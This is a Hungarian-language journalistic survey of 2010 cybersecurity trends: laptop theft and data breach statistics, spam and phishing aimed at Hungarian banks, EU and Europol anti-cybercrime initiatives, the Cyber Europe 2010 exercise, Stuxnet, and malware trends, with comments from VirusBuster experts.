A felmérés azt mutatja, hogy viszonylag kevesen titkosítják merevlemezeiket, készítenek biztonsági másolatot vagy alkalmaznak valamilyen lopásvédelmi technológiát. Az eltűnt gépek 46 százalékán volt bizalmasnak minősülő adat, mégis csak a rendszerek 30 százalékán alkalmaztak titkosítást, s csupán 10 százalékukon lopásvédelmet. Nem készült biztonsági másolat az eltűnt laptopok 71 százalékáról, ami azt jelenti, hogy az érintettek a puszta eszközértéknél sokkal többet vesztettek. Nem véletlen, hogy a 2,1 milliárd dolláros károsszeg jó részét az elveszett adatok értéke teszi ki.

Ha a tanulmány adataiból indulunk ki, 5-10 százalék között van annak a valószínűsége, hogy egy laptopot annak három éves várható élettartama alatt elvesztenek vagy ellopnak. Ennek esélye persze ágazatonként változik. A megkérdezett oktatási intézmények és kutatóintézetek noteszgépeik csaknem 11 százalékát írták veszteséglistára, míg a skála másik végpontját képviselő pénzintézetek körében ez az arány csak 5 százalék körül volt.

Persze a noteszgép-lopás csak parány szelete a kiberbűnözők által habzsolt hatalmas tortának. A

Ponemon Intézet egy másik, 45 amerikai szervezetet átfogó kutatása szerint a számítógépes bűncselekmények egy-egy szervezetnek egy év alatt átlagosan 3,8 millió dollárnyi kárt okoztak. Elemzésükben a szakemberek igyekeztek minden veszteséget felbecsülni: a közvetlen és indirekt, külső és belső költségeket egyaránt. Külső költségnek az ellopott vagy elveszett információ értékét, az üzletkiesést és az anyagi kárt, belsőnek a védekezésre fordított összeget tekintették. Az utóbbi részeként figyelembe vették a készenlét, a felderítés, a vizsgálatok költségét, valamint a problémák elszigetelésére, a helyreállításra, a támadások utáni intézkedésekre költött dollárokat.

A legdrágább belső tevékenységnek a cselekmények felderítése és a helyreállítás bizonyult, míg a külső költségek közül az elvesztett információ értéke vitte el a pálmát.

A kutatásba bevont szervezetek összesen heti 50 incidensnek estek áldozatul, azaz átlagosan mindegyik cég valamivel több, mint heti egy sikeres támadást szenvedett el. Az összes kár több mint 90 százalékát webes támadások, rosszindulatú programok vagy dolgozók okozták.

Egy-egy kibertámadás következményeinek felszámolása átlagosan 14 napig tartott, s minden egyes nap 17.696 dollárba került - olvasható a Ponemon-tanulmányban.

Az Egyesült Államokban működő Személyazonosság-lopási Erőforrás-központ (Identity Theft Resource Center, ITRC) 2010 adatbetörési adatait elemezve megállapította: Amerikában ugyan tavaly 662 ilyen esetet jelentettek, ám ez minden bizonnyal csak töredéke a valódi számnak. Jóllehet sok szervezet nemcsak közli az adatlopás tényét, hanem arról is beszámol: hány adatrekordot vesztett, legalább annyian mélyen hallgatnak mindenről. És a beszélők közül is csak minden második hozza nyilvánosságra az elvesztett rekordok számát.

Jó példa a Honda tavaly december végi esete. A cég egy e-mail marketing szolgáltatójától ügyfelek nevét, e-mail címét és autó-azonosítóját emelték el. A Honda bejelentette az adatlopás tényét, hozzátéve, hogy az 2,2 millió ügyfelet érintett, ám az eltulajdonított rekordok számát nem hozta nyilvánosságra.

Az ITRC persze összesítette a közzétett számokat. Eszerint 16,1 millió adatrekord került tavaly az Egyesült Államokban illetéktelen kezekbe, de ez nyilván csak a jéghegy csúcsa.

Leggyakrabban - az esetek 62 százalékában - társadalombiztosítási számokat loptak el a bűnözők - derül ki az ITRC felméréséből. Bankkártya-adatokra a bejelentett incidenseknek mindössze 26 százalékában vetettek szemet. Továbbra is gyakoribb az adatlopás, mint az emberi hiba miatt bekövetkező akaratlan adatvesztés - állapították meg a kutatók. A bűncselekmények 17 százalékában kívülállók törték fel a rendszereket, de közel ugyanilyen arányban - 15 százalékban - a szervezet saját dolgozói voltak az elkövetők.

Spammerek

Jóllehet bizonyos térségekben több lett a spam, világviszonylatban 2009-hez képest tavaly alacsonyabb spamszintet mértek. Csökkenésre az internet történetében még nem volt példa - olvasható a Cisco éves Biztonsági Jelentésének 2010-et áttekintő kiadásában. Egy évvel korábban a fejlődő országokban ugrott meg legjobban a levélszemét mennyisége, tavaly viszont a fejlett világban tapasztalták a legerőteljesebb növekedést. Nagy-Britanniában például 2009-ről 2010-re a spamszint csaknem 99 százalékkal szökött fel. A jelenséget valószínűleg az okozza, hogy a fejlett országokban rohamosan terjed a szélessávú internet. Minél gyorsabb a világháló, annál könnyebb botnet-alapú spamkampányt indítani.

Ugyanakkor Brazíliában, Kínában és Törökországban - melyek 2009-ben a spam-toplista élén jártak - tavaly lényegesen javult a helyzet. Törökországban nem kevesebb, mint 87 százalékkal csökkent a kéretlen levelek mennyisége.

A Cisco kutatói azzal magyarázzák a globális előrelépést, hogy a kutatók erőfeszítéseinek köszönhetően pár spamkirályt sikerült lekapcsolni. A kínai és török internetszolgáltatók -

ügyfeleikkel együttműködve - sokat tettek a botnetek visszaszorításáért. A jelek szerint a kormányok is mind nagyobb jelentőséget tulajdonítanak a spam elleni küzdelemnek. Németországban például, ahol 2010-ben 10 százalékkal több spamet mértek, mint egy évvel korábban, az ottani belügyminisztérium botnet-ellenes kezdeményezést indított.

Az sem véletlen, hogy a Microsoft a botneteknek szentelte tavalyi félévi, 9. Biztonsági Kutatási Jelentését. A tanulmányhoz 200 országból - valamennyi lakott kontinensről - gyűjtöttek adatokat. Mint az alábbi táblázatból kiderül, Magyarország botnet-fertőzöttsége négy negyedéven keresztül a világátlag másfélszerese-kétszerese körül mozgott. A számok azt mutatják: ezer végrehajtás során hány gépről távolított el botnettel kapcsolatos rosszindulatú programot a Microsoft Rosszindulat szoftvert eltávolító eszköze (az MSRT).

Fertőzöttség	2009/3.né.	2009/4.né.	2010/1.né.	2010/2.né.
Magyarország	5,7	3,9	7,7	4,8
Világátlag	2,5	2,5	4,0	3,2

Persze a spamvolumen csökkenése relatív fogalom. A Commtouch adatai szerint például 2010 harmadik negyedévében az elektronikus levelek forgalmának 88 százalékát a spam tette ki. A legmagasabb havi spamszintet szeptemberben mérték: 95 százalékot, ami mellesleg napi 198 milliárd kéretlen, illetve adathalász levelet jelentett. Napról napra 339 ezer új taggal bővül a zombik globális hadserege. Ország szerinti bontásban a legtöbb zombi Indiában működik: a földrésznyi államban gyakorlatilag minden hetedik PC-t botnetbe szervezték.

S miről írnak a spammerek? A Websense kutatása szerint 2010-ben - az előző évhez hasonlóan - a kéretlen levelekben elsősorban különféle termékek vásárlására buzdítottak a bűnözők. A Commtouch úgy találta, hogy leggyakrabban gyógyszert reklámoztak.

Hasonló adatokról számolt be a VirusBuster spamlaborja is, amely ugyancsak 80 százalékra teszi a kéretlen gyógyszerreklámok részesedését a levélszemétből. A hazai cég azt tapasztalta, hogy 5-10 százalék körüli a pornót ajánló üzenetek aránya, a fennmaradó pár százalékon pedig online egyetemek, főiskolák, karóra-másolatok, kaszinók, torrentek osztoznak. (Az utóbbi nagyméretű állományok, leginkább videók letöltését segítő rendszer). Magyar spamből viszont - 90 százalék körüli részesedéssel - a torrent téma az abszolút rekorder. Emellett kisvállalkozások próbálnak üzenetek szórásával piacot szerezni, kihasználva, hogy ezt - amíg nem sértik a versenyszabályokat - semmi sem szankcionálja.

"A csalárd levelek között sok szól állítólagos nyereményekről. Újabban már a Coca-Cola vagy a Shell is "sorsol ki" e-mail címeket. Újdonság volt tavaly az online játékok jelszavait megszerezni próbáló adathalászat. Ugyanakkor úgy tűnik, hogy a banki adathalászat némileg visszaszorult. Művelői talán az újabb nagy akciókra készülnek, de az is lehet, hogy az óvatosabb és tapasztaltabb felhasználók már nem dőlnek be olyan könnyen - nyilatkozott *Székely Dániel,* a VirusBuster termékmenedzsment csoportjának vezetője. - Elég sok viszont a trójai spam, vagyis az olyan üzenet, amely kártékony szoftvert próbál a címzett gépére csempészni. A trójai programot általában csatolmány tartalmazza, tömörítve vagy szövegnek (dokumentumnak) álcázva, de néha csak link mutat rá.

Szerencsénk, hogy a számítógépes bűnözők, akik eddig hazánkban próbálkoztak - ritka kivételtől eltekintve - nem tudtak magyarul, a fordítógépek pedig (egyelőre) annyira törik a magyart, hogy rögtön szemet szúr az idegenség mondjuk egy banki adatok után tudakozódó levél esetében.

"És végül is mit számít egy kis spam? - mondják sokan. - Legfeljebb töröljük." Nos, mi sem bizonyítja jobban az efféle okoskodás veszélyét, mint *Szappanos Gábornak,* a VirusBuster víruslabor-vezetőjének egy nemrég megjelent cikke. A szakember egy, a tavaly nyári labdarúgó világbajnokságot meglovagoló spamkampányról közölt részletes elemzést a *Virus Bulletin* című rangos nemzetközi szakfolyóiratban.

Kimutatta: egy üzenet, amely a felszínen, a laikus felhasználó számára egyszerű levélszemétnek tűnt, valójában a hírhedt Bredolab kártevőt is terjesztette, mégpedig a még ennél is elhíresültebb Gumblar terjesztő-architektúra bevetésével.

És hányféle spam éri el a magyar felhasználókat is nap, mint nap! Szeptember végén például sajtóközleményben figyelmeztette a felhasználókat a VirusBuster: valóságos spamkitörés zúdult hazánkra. Ötezer eurós fizetés és jutalék részmunkaidős otthoni munkáért - ezt ígérte egy angol nyelvű, tömegesen terjesztett üzenet.

"Aki válaszolt egy ilyen levélre, semmit sem nyerhetett, de nagyon is sokat veszíthetett - hangsúlyozta Székely Dániel. - Mert mi is a spammerek célja? Először is arról akarnak meggyőződni, léteznek-e az e-mail címek, amelyeket megszórtak. Ha válaszolunk, megerősítjük címünk helyességét, s az felkerül a számítógépes bűnözők validált címlistájára. Egy ilyen lista komoly értéket képvisel a feketepiacon, s a rajta lévő címzettek sok-sok kéretlen levélre számíthatnak. Aki pedig gyanútlanul elküldi a CV-jét az állítólagos munkaajánlatra, annak az adataival aztán sokféleképpen élhetnek vissza a bűnözők."

Adathalászok

Tempósan dolgoznak az adathalászok is - és munkálkodásuk Magyarországot sem kíméli. Tavaly januárban egy hét leforgása alatt kétszer kényszerült arra a CIB Bank, hogy ügyfeleit ilyen támadásra figyelmeztesse. Még szerencse, hogy - bár a CIB honlapját igazán élethűen sikerült leutánozniuk - magyarul nem tudtak a bűnözők. Így csalinak szánt, ámde hibáktól hemzsegő, nyilvánvalóan gépi fordítással készült e-mailjüknek - melyből a VirusBuster munkatársaihoz is jutott - remélhetőleg senki nem ült fel.

Tájékoztatóiban a CIB hangsúlyozta: "az e-maileket véletlenszerűen küldik el nagy mennyiségben interneten megtalálható e-mail címekre, tehát nem a CIB Bank ügyfél-adatbázisában található e-mail címekhez fértek hozzá". Hozzátették: a bank semmilyen esetben nem kéri sem e-mailben, sem SMS-ben az ügyfelei azonosítóit és nem is szólítja fel őket ezek megadására vagy megváltoztatására.

A tavalyi év folyamán egy hónap leforgása alatt kétszer vették célba az adathalászok az OTP Bank ügyfeleit. "Az angol nyelvű, 'otpbank.hu account notification' [=ügyfélfiók értesítés] tárgyú, vírust tartalmazó levelet az OTP nevét felhasználva küldték el több száz postafiókba. Felhívjuk ügyfeleink figyelmét, hogy semmilyen módon ne reagáljanak a szövegre, és kérjük, a leveleket töröljék" - olvashattuk a bank honlapján. Az OTP mindkét esetben hangsúlyozta: soha nem kért és nem kér e-mailben ügyféladatokat, s megtették a szükséges biztonsági intézkedéseket és jogi lépéseket.

"Nem célzottan az OTP elleni támadásokról volt szó - fűzte a hírhez *Szappanos Gábor,* a VirusBuster víruslaboratóriumának vezetője. - Sűrűn észleltünk olyan, trójait terítő üzeneteket, amelyekbe az "account notification" kifejezés elé a címzett domain-nevét szúrták be a bűnözők. Így láttunk sok olyan vírusszóró levelet is, amelynek tárgyában a virusbuster.hu domain szerepelt."

Ugyancsak egy hónapon belül kétszer próbálkoztak a bűnözők az MKB Banknál. "Ismeretlen csalók elektronikus levelet küldtek az MKB Bank nevében. Ennek segítségével egy hamis, az MKB NetBANKár oldalára hasonlító weblapra irányítják a hivatkozást megnyitókat, és ezzel a NetBANKár (internet banking) azonosítóikat próbálják megszerezni" - figyelmeztette a pénzintézet a honlapjára látogatókat. Ugyanakkor a közlemény mindjárt meg is nyugtatta az ügyfeleket: a bank online szolgáltatásához bevezetett kötelező SMS aláíró jelszó elejét veszi a csalárd tranzakcióknak. Senki ne kattintson a levélben szereplő linkre, ne adja meg azonosítóit - intették a felhasználókat, hozzátéve, hogy ha valaki ezt mégis megtette, haladéktalanul forduljon a bankhoz. Más pénzintézetekhez hasonlóan az MKB sem kér soha ügyfeleitől szolgáltatásaival kapcsolatban telefonon vagy e-mailben bizalmas, személyes, illetve azonosító adatokat (például jelszót, PIN kódot).

Április közepén kicsit más jellegű, de szintén bankok nevével visszaélő adathalász üzenethullámot észleltek a VirusBuster szakértői. Az angol nyelvű kéretlen levelek azzal riogatták a címzettet, hogy online banki felhasználói fiókjuk lejár. Aki rákattintott az e-mailben megadott linkre, s a megnyíló csalárd oldalon megadta banki azonosítóit, az bizony rosszul járt...

...és pandúrok

Mindezek fényében nem csoda, hogy a legmagasabb szinteken is hangot adtak az adatvédelem fontosságának. *Viviane Reding,* az unió igazságügyi biztosa az EU adatvédelmi szabályainak átdolgozását szorgalmazta. Szerinte a szabályozást összhangba kell hozni az internetezők igényeivel, akiknek nagyobb beleszólást kell adni személyes adataik kezelésébe. Jóllehet - mint mondta - a személyes adatok védelmével kapcsolatos uniós előírások eddig "kiállták az idő próbáját", a közösségi portálok, az internetes mobilok és a célzott online reklám elterjedése miatt "súlypontváltásra" van szükség.

Több eszközt kell a szörfösök kezébe adni, hogy eldönthessék, mit tesznek ki a netre, s lehetővé kell tenni, hogy kedvük szerint javíthassák, visszavonhassák vagy törölhessék ezt az információt - jelentette ki az EU-biztos. Reding harmonizálni kívánja az uniós országok e-kereskedelmi jogát, el akarja törölni a kereskedelem útjában álló akadályokat, s azt szeretné, hogy a fogyasztók jobban megbízzanak az online adásvételben.

Hasonló hangot tett meg *Peter Hustinx,* az EU adatvédelmi felügyelője, aki hangsúlyozta: a törvényeknek összhangban kell lenniük a fejlődő információs társadalommal. A mind nagyobb mennyiségű személyi adattal csak egy megreformált adatvédelmi rendszer képes megbirkózni - jelentette ki. Csak egy új rendszerrel lehet garantálni, hogy a polgárokat ne érje hátrány a törvények elavulása miatt. "Az adatvédelem nem valami elvont dolog. Mindannyiunk életére kihat. Az erős adatvédelem sok más terület fontos támasza: szükség van rá a gazdaságban éppúgy, mint a biztonság megteremtéséhez, a kormányzat elszámoltathatósága érdekében vagy az információs társadalomba vetett bizalom megalapozásához" - nyilatkozott az uniós főtisztviselő.

Hustinx sürgette a tagállamok adatvédelmi jogszabályainak további harmonizációját. Síkra szállt azért, hogy a rendszereket eleve az adatvédelmi követelmények szem előtt tartásával tervezzék, s hogy legyen kötelező tájékoztatást adni az adatbetörésekről. Úgy vélte: technológia-semlegesen kell megközelíteni a problémát, s a célok eléréséhez a megfelelő rendőrségi és igazságügyi szervek szorosabb együttműködésére van szükség.

Március végén az Európa Tanács is a számítógépes bűnözésről tartott konferenciát - immár ötödízben. A strasbourgi felszólalók a nemzetközi együttműködés javítását szorgalmazták, hogy jobban ki lehessen aknázni a rendelkezésre álló eszközöket, s az országok átvehessék a másutt jól bevált módszereket, kezdeményezéseket. Ugyanilyen fontos a bűnüldözés és az ipar együttműködésének bővítése - hangsúlyozták.

Támogatásukról biztosították a delegátusok az ICANN javaslatát, miszerint szigorítani kellene a domainregisztrációs szabályokat. Mint elhangzott, a rendőrségnek a számítógépes bűnözés elleni küzdelemben fel kellene tudnia használni a WHOIS adatbázist - persze úgy, hogy ne sértse a regisztrálók személyiségi jogait. Több ajánlást tett a konferencia a felhő alapú technológia elterjedésével összefüggő biztonsági és adatvédelmi problémákkal kapcsolatban is.

Rímel az európai konferencián elhangzottakra, hogy Oroszországban megszigorították a domain-regisztrációt. Tavaly április 1-jétől csak azonosító okmányok felmutatásával lehet .ru kiterjesztésű domain-nevet bejegyeztetni. Az orosz legfelső szintű domaint kezelő koordinációs központnál magánszemélyeknek az útlevelüket, vállalkozásoknak pedig a cégkivonatukat kell bemutatniuk.

Pár év múlva egyébként meglehet: EU-szerte internetezők milliói kapcsolódhatnak be aktívan a számítógépes bűnözés elleni harcba. *Rob Wainwright,* az Europol igazgatója - korábban Nagy-Britannia szervezett bűnözés elleni ügynökségének egyik vezetője - kijelentette: a hágai központú

EU-rendőrség külön központ felállításával kívánja erősíteni küzdelmét a kibergonosztevők ellen. Mint mondta, az Európai Bizottság finanszírozásával létrehozandó intézmény a tervek szerint közvetlenül támaszkodna magukra az internetezőkre is.

Az Europol-nál lefutott már egy projekt, mely kimondottan arra irányult, hogy felderítse az öreg kontinensen működő legveszedelmesebb számítógépes bűnözőket. A következő lépés egy internetes bűncselekmények bejelentésére szolgáló online rendszer beindítása lesz.

Eredetileg az elgondolás 2008-ból, a francia EU-elnökségtől származik. Ha a terv megvalósul, korábban példa nélküli módon "uniós szinten egységesen gyűjtik majd be az adatokat az egyes tagországokban bejelentett összes világhálós visszaélésről". Az Europol elsősorban a cégek és a tudományos intézmények bevonására törekszik a területen, de a program későbbi szakaszában közvetlenül az internetezők széles tömegeire is számítanának - nyilatkozott az EU-rendőrfőnök.

Ez utóbbi elképzelés értelmében az a szörfös, aki a neten bűncselekmény-gyanús tevékenységre bukkan, be is jelenthetné - logikusan egy erre a célra felállított website-on. Hasonló jelleggel működik immár tíz éve az Egyesült Államokban az Internetes Bűnözési Panaszbejelentő Központ (Internet Crime Complaint Center, IC3). Míg azonban az amerikai rendszerben csak a károsultak tehetnek panaszt, az európai program nem szabna ilyen korlátozást.

A "kritikus tömegre" építő ("crowd sourcing") terv még embrionális fázisban van. Minden azon múlik, sikerül-e előteremteni a pénzügyi fedezetet az uniós kiberbűnözés-ellenes központ felállítására. Ha minden jól megy, erre 2014-ben kerülhetne sor.

Nem maradt adós kezdeményezésekkel az ipar sem. Internet Fraud Alert (Internetes Csalásriasztás) néven a Microsoft és a hozzá csatlakozó, bűnüldözést támogató amerikai szakmai és fogyasztóvédelmi szervezetek, elektronikus tranzakciókat lebonyolító cégek olyan rendszert indítottak be, amelynek keretében a kutatók biztonságosan és hatékonyan bejelenthetik, ha lopott online belépőkre - online szolgáltatások igénybevételéhez szükséges felhasználónevekre, jelszavakra - bukkannak. A Microsoft mellett a résztvevők ábécérendben: Accuity, American Bankers Association (Amerikai Bankárszövetség), APWG, Citizens Bank, eBay, Federal Trade Commission (FTC, kb. fogyasztóvédelmi felügyelet), National Consumers League (Országos Fogyasztói Liga), PayPal.

Az Internet Fraud Alert a Microsoft technológiájára épül - a megoldást a szoftveróriás külön erre a célra fejlesztette ki. A mechanizmusnak köszönhetően a bűnözők kezére került azonosítók azonnal eljutnak az érintett céghez - pénzintézethez vagy más szervezethez, akik aztán riadóztathatják áldozatul esett ügyfeleiket.

Kiberháború?

Ami korábban jórészt csak elméleti aggály volt, az a 2010-es esztendőre valós, a mindennapokban kezelendő veszélyforrássá vált: csak pénz és technikai felkészültség kérdése, hogy egy ország informatikai csapást tudjon mérni egy másikra. Az EU és a NATO egyaránt jelezte: hatékonyabban szeretne tudni védekezni az ilyen támadások ellen.

Anders Fogh Rasmussen NATO-főtitkár azt javasolta: a katonai szövetség közös fellépését megkövetelő támadások körébe vegyék fel az informatikai támadásokat is. Az Európai Bizottság pedig a védelem javítása érdekében a jövőben fokozottabban támaszkodna az Európai Hálózat- és Információbiztonsági Ügynökségre (European Network and Information Security Agency, ENISA). Mint *Neelie Kroes* digitális fejlesztésért felelős biztos közölte, 2017-ig meghosszabbítanák az ENISA jogosítványát, s kiterjesztenék az ügynökség hatáskörét, hogy "rugalmasabban és hatékonyabban tudjon reagálni a növekvő kiberfenyegetésre". A megújuló ENISA felkészültebben bábáskodhat majd a tervezett európai Számítástechnikai Sürgősségi Reagáló Egység (Computer Emergency Response Team, CERT) és egy pán-európai IT-biztonsági riasztó rendszer felállításánál. Feladata lenne az is, hogy népszerűsítse, elterjessze a bevált kockázatkezelési és biztonsági

gyakorlatot, illetve szabványokat. Emellett az ügynökség gondoskodnia kellene az IT-biztonsági szakemberek és a bűnüldöző szervek állandó kommunikációjáról is.

Számítógépes támadás és kémkedés? Az atomtámadás esetére kidolgozott hidegháborús doktrínák szerint kell válaszolni rájuk - vélekedett *Michael Chertoff* korábbi amerikai belbiztonsági miniszter. A politikus a londoni RSA konferencia hallgatósága előtt kifejtette: napjainkban száz körülire tehető azoknak az országoknak a száma, amelyek képesek kiberkémkedésre vagy -támadásra. Mindkettő esetében hasonló eszközökkel dolgoznak, s az eredmény is hasonló lehet: pénzügyi adatoktól kezdve emberéletig sok minden foroghat veszélyben. Ha például légiirányító rendszert támadnak meg - jóllehet erre szerencsére még nem volt példa - az bizony halálos áldozatokat követelhet.

"Nem mondom, hogy virtuális támadásra valóságos támadással kell válaszolni. Azt azonban igen, hogy fontos lenne lefektetni [az elveket]: milyen esetben mi számít megfelelő válasznak" - jelentette ki Chertoff. Elismerte, hogy az informatikai támadások valódi forrását nehéz felderíteni, ugyanakkor hangoztatta: akárki keríti is hatalmába az áldozat rendszereit, megengedhető vele szemben az ellencsapás. Úgy vélte: ha az elkövetőknek ellencsapással kell számolniuk, akkor a gyenge internet-higiéniájú országok jobban igyekeznek majd rendet tenni a házuk táján.

Akármi is az esetleges ellencsapás, a legfontosabb a védelem, arra pedig fel kell készülni. Ennek szellemében első ízben gyakorolták az öreg kontinens államai november elején: hogyan védekezzenek, hogyan működjenek együtt egy, az internetet lebénító hackertámadás esetén.

A "Cyber Europe 2010" fedőnevű manőversorozatot az EU-tagállamok szervezték, az ENISA és az unió Közös Kutatóközpontja (Joint Research Centre, JRC) támogatásával, 70 európai intézmény képviseletében több mint 150 szakértő részvételével. Huszonkét EU-tagállam harcoló félként, nyolc további ország megfigyelőként vett részt a gyakorlatban. Bekapcsolódott a nem uniótag Izland, Norvégia és Svájc is. Az Athénban felállított irányító központban mintegy ötvenen vették fel a kesztyűt a 320-nál több szimulált támadással – internetleállással, kritikus online szolgáltatások kiesésével – szemben. Európa-szerte további 80 szakértő az Athénból kiadott parancsok végrehajtásán fáradozott. A résztvevő szervezetek között találjuk az országok számítástechnikai katasztrófavédelmi csapatát (Computer Emergency Response Team, CERT), szakminisztériumait, felügyelő hatóságait. Kulcsfontosságú volt a nemzetközi együttműködés: csak a közös, összehangolt védekezés vezethetett eredményre.

Hazánkat a Puskás Tivadar Közalapítvány által működtetett Nemzeti Hálózatbiztonsági Központ (CERT-Hungary) képviselte a gyakorlaton. A magyar szakemberek nyolc külföldi partnerrel tartották folyamatosan a kapcsolatot, s szükség esetén bevonták a hazai hatóságokat is. Munkájukra büszkék lehetünk: Magyarország azon résztvevők közé tartozott, akik dicsérettel végeztek a Cyber Europe 2010-en.

Persze ez nem jelenti azt, hogy nincs min javítanunk. "Van még Magyarországnak (is) bőven teendője az információbiztonsági incidenskezelési, a kritikus informatikai infrastruktúrák védelmi - kormányzati szintű - koordinációs eljárási szabályainak kidolgozásában; bizonyos nemzeti információbiztonsági funkciók kialakításában" - kommentálta az eredményt közleményében a CERT-Hungary.

"Mindennapjainkba ezernyi szinten beépült a technológia, mind több téren támaszkodunk az internetre. Nem kivétel a kritikus infrastruktúra sem, melynek számos eleme ma már szintén a világháló használatára épít. Ha tehát a hozzáférést véletlen esemény vagy szándékos támadás meggátolja, annak súlyos következményei lehetnek. Felkészültnek kell lennünk, kidolgozott forgatókönyvekkel kell rendelkeznünk azokra az esetekre, amikor a kritikus infrastruktúrát támadás éri" – mutatott rá az úttörő hadgyakorlat fontosságára *Szappanos Gábor,* a VirusBuster víruslaboratóriumának vezetője.

Stuxnet

Sok szakértő szerint a tavalyi év választóvonal az IT-biztonság történetében: első ízben indult célzott kibertámadás egy nemzetállam, illetve annak stratégiai célpontja ellen.

Porondra lépett a Stuxnet, a világ első, ipari folyamatirányító számítógépekre specializált kártevője. Nemigen akadt ennyire összetett, kifinomultan tervezett kórokozó a számítógépes vírusok történetében. A 2009 júniusában felbukkant Stuxnet-ről aztán nemsokára elhangzott a szenzációt keltő feltételezés: a programot egyetlen konkrét célpont: az iráni urándúsító centrifugákat vezérlő Siemens folyamatirányító rendszerek ellen tervezték.

Az iráni elnök nyilatkozata igazolni látszik a találgatásokat, miszerint a Stuxnet féreg károkat okozott a közel-keleti ország atomprogramjának. "Az elektronikus berendezésekre telepített szoftver segítségével egyes centrifugáinkban korlátozottan bár, de problémát tudtak okozni" - jelentette ki Mahmud Ahmadinedzsád. "Szakértőink véget vetettek ennek, s [az elkövetők ezt] még egyszer nem fogják tudni megtenni" - tette hozzá. A közelmúltban Meir Dagan, a Moszad visszavonuló vezetője és Hillary Clinton amerikai külügyminiszter egymástól függetlenül annak a véleményének adott hangot, hogy az iráni nukleáris fejlesztés több évvel visszaesett.

Nemrég a *New York Times* nem kevesebbet állított, mint hogy Izrael és az Egyesült Államok együtt bábáskodott a Stuxnet születésénél. A lap nyomozása arra utal: a kártevőt, amely komolyan hátravetette az iráni atomprogramot, izraeli és amerikai szakértők együtt fejlesztették ki és tesztelték.

Állítólag az iráni Natanz urándúsító telepen használt Siemens centrifugavezérlő rendszerek sérülékenységeit az Egyesült Államok energetikai minisztériumához - az amerikai atomfegyverekért felelős kormányszervhez - tartozó Idahoi Nemzeti Laboratóriumban térképezték fel, még 2008 elején. A német cég az amerikai vizsgálatot rutinműveletnek nevezte, amely termékeinek kibertámadások elleni védelmét szolgálta.

Egy évvel később, 2009 januárjában a *New York Times* arról írt: Bush elnök titkos programot hagyott jóvá a Natanz körüli elektromos és számítástechnikai rendszerek megrongálására. A programot aztán kormányzati források szerint Obama elnök felgyorsította, s állítólag hasonlóan léptek az izraeliek is.

Izrael régóta kereste a módját, hogyan tehetne keresztbe az iráni nukleáris ambícióknak anélkül, hogy fizikailag csapást mérne a létesítményekre. A *New York Times* legutóbbi cikkében az állt: a Stuxnet hatékonyságát egy, a Negev sivatagban működő titkos izraeli komplexumban tesztelték, ahol ebből a célból a natanzihoz megszólalásig hasonló centrifugasort állítottak üzembe.

"A Stuxnet valódi paradigmaváltás, a kártevők új kategóriája, új dimenziója - és nemcsak összetettsége, a mögötte álló kifinomult mérnöki munka miatt - jelentette ki *Udo Helmbrecht,* az ENISA vezérigazgatója. - Afféle első csapásnak tekinthetjük, az egyik első jól szervezett és előkészített támadásnak, amelyet jelentős ipari célpontok ellen intéztek. Ennek komoly kihatása van arra, hogyan kell védenünk egy ország kritikus információs infrastruktúráját a jövőben. ... Most, hogy a Stuxnet-ben alkalmazott elvek nyilvánosságra kerültek, további hasonló támadásokra számíthatunk. Valamennyi, biztonságban érintett fél szoros együttműködésére, jobb és összehangoltabb stratégiák kidolgozására van tehát szükség."

Önmagában egyetlen EU-tagállam, hardver- vagy szoftvergyártó, számítástechnikai katasztrófavédelmi csapat (Computer Emergency Response Team, CERT) vagy bűnüldöző szerv sem képes egy ilyen bonyolult támadás kivédésére - hangsúlyozza az ENISA közleménye. Ennek megfelelően az ügynökség idén támogatást nyújt az ipari folyamatirányító rendszerek védelmét szolgáló elvek, eljárások kimunkálásához, s elemezni fogja, milyen mértékben függenek az egyes kritikus szektorok az információs és kommunikációs technológiáktól.

"Kiemelkedő" kártevők

Háromszor annyi kártevőt észleltek tavaly, mint 2009-ben - közölték a SonicWall kutatói. Milyen kártevők, illetve online fenyegetések voltak a legelterjedtebbek 2010-ben? A SonicWall elemzése szerint a PDF-rések kiaknázása és a Java alapú támadás volt a legjellemzőbb. A fenyegetések toplistáján ott találjuk még a Conficker férget, a Zeus trójait, a hamis antivírus programokat, valamint az olyan webes támadó készleteket, mint a Gumbla és a Phoenix. *Ed Cohen,* a SonicWall e-mail biztonsági elnökhelyettese egyébként a mobil kártevők számának növekedésére számít, miután több demonstrációt látott a témában, egyebek között az iPhone-ra is.

Igazolni látszanak Cohen előrejelzését egy brit mobilbiztonsági cég, az AdaptiveMobile kutatásai is. A cég szerint a kártevők száma a különböző zsebtelefon-platformokon együttvéve egy év alatt harmadával nőtt.

Legjobban a Google Android operációs rendszert támadó károkozók szaporodtak meg: négyszer annyian vannak, mint egy esztendővel korábban - derül ki most közzétett adataiból. Ugyanakkor a kutatók hozzáteszik: az Androidot abszolút számban még mindig kevesebben támadják, mint a régebbi platformokat. A kiberbűnözők körében a Java-alkalmazásokat futtató készülékek bizonyultak a második legnépszerűbb célpontnak: 45 százalékkal mértek több ide szánt kártevőt, mint tavaly. A WinCE-s vírusok száma 7 százalékkal nőtt, az iPhone és a Symbian platform ellen tervezett rosszindulatú programok viszont megfogyatkoztak - az utóbbiak 11 százalékkal.

"Minthogy az előrejelzések szerint 2012-ben Európában a mobiloknak már 37, az Egyesült Államokban 44 százaléka okostelefon lesz, arra számítunk, hogy jövőre is exponenciális ütemben nő az ellenük irányuló fenyegetések száma. Ami még ennél is fontosabb: egyre kifinomultabb, összetettebb támadásokra kell felkészülnünk" - állt az AdaptiveMobile közleményében.

De térjünk vissza a számítógépes fertőzésekhez! "Egyedi színt adott informatikai biztonsági szempontból (is) a 2010-es esztendőnek a júniusi labdarúgó világbajnokság - nyilatkozott a VirusBuster kártevő-észleléseiről *Szappanos Gábor,* a cég víruslaboratóriumának vezetője. - Számítottunk rá, hogy a számítógépes bűnözők kihasználják majd a VB iránti felfűtött érdeklődést. Így is történt. Valósággal áradtak az olyan üzenetek, amelyek egy állítólagos FIFA-hírt használtak csalétkül. Ezzel igyekeztek rávenni a címzettet: nyissa ki a levél csatolmányát. Persze a mellékelt küldeményben szinte mindig valamilyen kártevő lapult."

